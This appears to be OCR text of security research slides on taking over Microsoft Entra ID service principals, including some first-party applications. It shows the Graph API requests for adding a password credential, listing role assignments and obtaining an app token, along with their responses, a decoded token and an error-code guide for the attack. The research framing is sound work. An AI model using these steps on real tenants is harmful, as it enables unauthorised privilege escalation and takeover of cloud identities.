
- Application Admin.
- Cloud Application Admin.
- Owner
- Application.ReadWrite.All

Service Principal credentials allow access as the target app within the SP's tenant.

Including some first-party applications!



Applications provide services



~~Research~~ Methodology

Adventure


Iterating into it

Better understand:


- First-party applications
- App registrations
- Service principals

Start small & build up:

- Automate in stages
- Work directly with Microsoft Graph API endpoints




Hijacking SPs with secrets



```
POST /v1.0/servicePrincipals/{id}/addPassword
Host: graph.microsoft.com

{
     "passwordCredential":{
          "displayName":"test"
     }
}
```




```
HTTP/2 200 OK
{
     "@odata.context":
     "https://graph.microsoft.com/v1.0/$metadata#micro
     soft.graph.passwordCredential",
     "customKeyIdentifier":null,
     "displayName":"test",
     "endDateTime":"2027-06-13T18:26:12.9606995Z",
     "hint":"Pi0",
     "keyId":"e3dcbcdf-100b-4c81-8c6d-97923b9bc08d",
     "secretText":
     "[redacted]",
     "startDateTime":"2025-06-13T18:26:12.9606995Z"
}
```

Finding SP permissions

```
GET /v1.0/servicePrincipals/{id}/
appRoleAssignments

Host: graph.microsoft.com
```


Local application



RoleManagement.Read.Directory


```
{
    "@odata.context":
    "https://graph.microsoft.com/v1.0/$metadata#appRoleAssig
    nments",
    "value":[
        {
            "id":
            "Bcp52mvu0UOcyQj5ZZ8Z3YkJT-qeQ2ZOiZ6GbNNi1h4",
            "deletedDateTime":null,
            "appRoleId":
            "483bed4a-2ad3-4361-a73b-c83ccdbdc53c",
            "createdDateTime":
            "2024-12-13T16:01:05.1095199Z",
            "principalDisplayName":"[redacted]",
            "principalId":
            "[redacted]",
            "principalType":"ServicePrincipal",
            "resourceDisplayName":"Microsoft Graph",
            "resourceId":
            "3a470768-2a27-4329-8503-29ea89bd4f6f"
        },
```

Microsoft first-party application




```
{
    "@odata.context":
    "https://graph.microsoft.com/v1.0/$metadata#appRoleAssig
    nments",
    "value":[
    ]
}
```

SP permissions in tokens



```
POST /{tenant-id}/oauth2/v2.0/token
Host: login.microsoftonline.com

grant_type=client_credentials&client_id=
871938a0-dfe1-48b1-b224-96eee35a9478&scope=
https://graph.microsoft.com/.default&client_secret=
[redacted]
```




```
HTTP/2 200 OK

{
      "token_type":"Bearer",
      "expires_in":3599,
      "ext_expires_in":3599,
      "access_token":"eyJ0...snip...
}
```

jwt.ms

JWT Debugger




```
{
  "typ": "JWT",
  "nonce": "[redacted]",
  "alg": "RS256",
  "x5t": "CNv0OI3RwqlHFEVnaoMAshCH2XE",
  "kid": "CNv0OI3RwqlHFEVnaoMAshCH2XE"
}.{
  "aud": "https://graph.microsoft.com",
  "iss": "https://sts.windows.net/ec8f5d3e-a210-4234-b90f-
b8f564e4d850/",
  "iat": 1750344431,
  "nbf": 1750344431,
  "exp": 1750348331,
  "aio": "k2RgYFj+ui2Hse62wxan1St4zs45BwA=",
  "app_displayname": "[redacted]",
  "appid": "871938a0-dfe1-48b1-b224-96eee35a9478",
  "appidacr": "1",
  "idp": "https://sts.windows.net/ec8f5d3e-a210-4234-b90f-
b8f564e4d850/",
  "idtyp": "app",
  "oid": "04c86b5c-ec86-44f2-81f5-1c7633cf5a7c",
  "rh": "[redacted]
  "roles": [
    "Application.Read.All"
  ],
 ...snip...
  "wids": [
    "9b895d92-2cd3-44c7-9d02-a6ac2d5ea5c3",
    "0997a1d0-0d1d-4acb-b408-d5ca73121e90"
  ],
```

App Admin

Initial testing errors

Error Code	Error Message	Interpretation
`AADSTS7002104`	*Symmetric secrets may not be set on Service Principals to authenticate this application*	Secrets won't work for this app, try a certificate instead.
`AADSTS7000215`	*Invalid client secret provided. Ensure the secret being sent in the request is the client secret value, not the client secret ID*	No rights to add a secret to this app.
`AADSTS700026`	*Client application has no configured keys*	*???*

Adding certificates to SPs



servicePrincipal: addKey


As part of the request validation for this method, a proof of possession of an existing key is verified before the action can be performed.

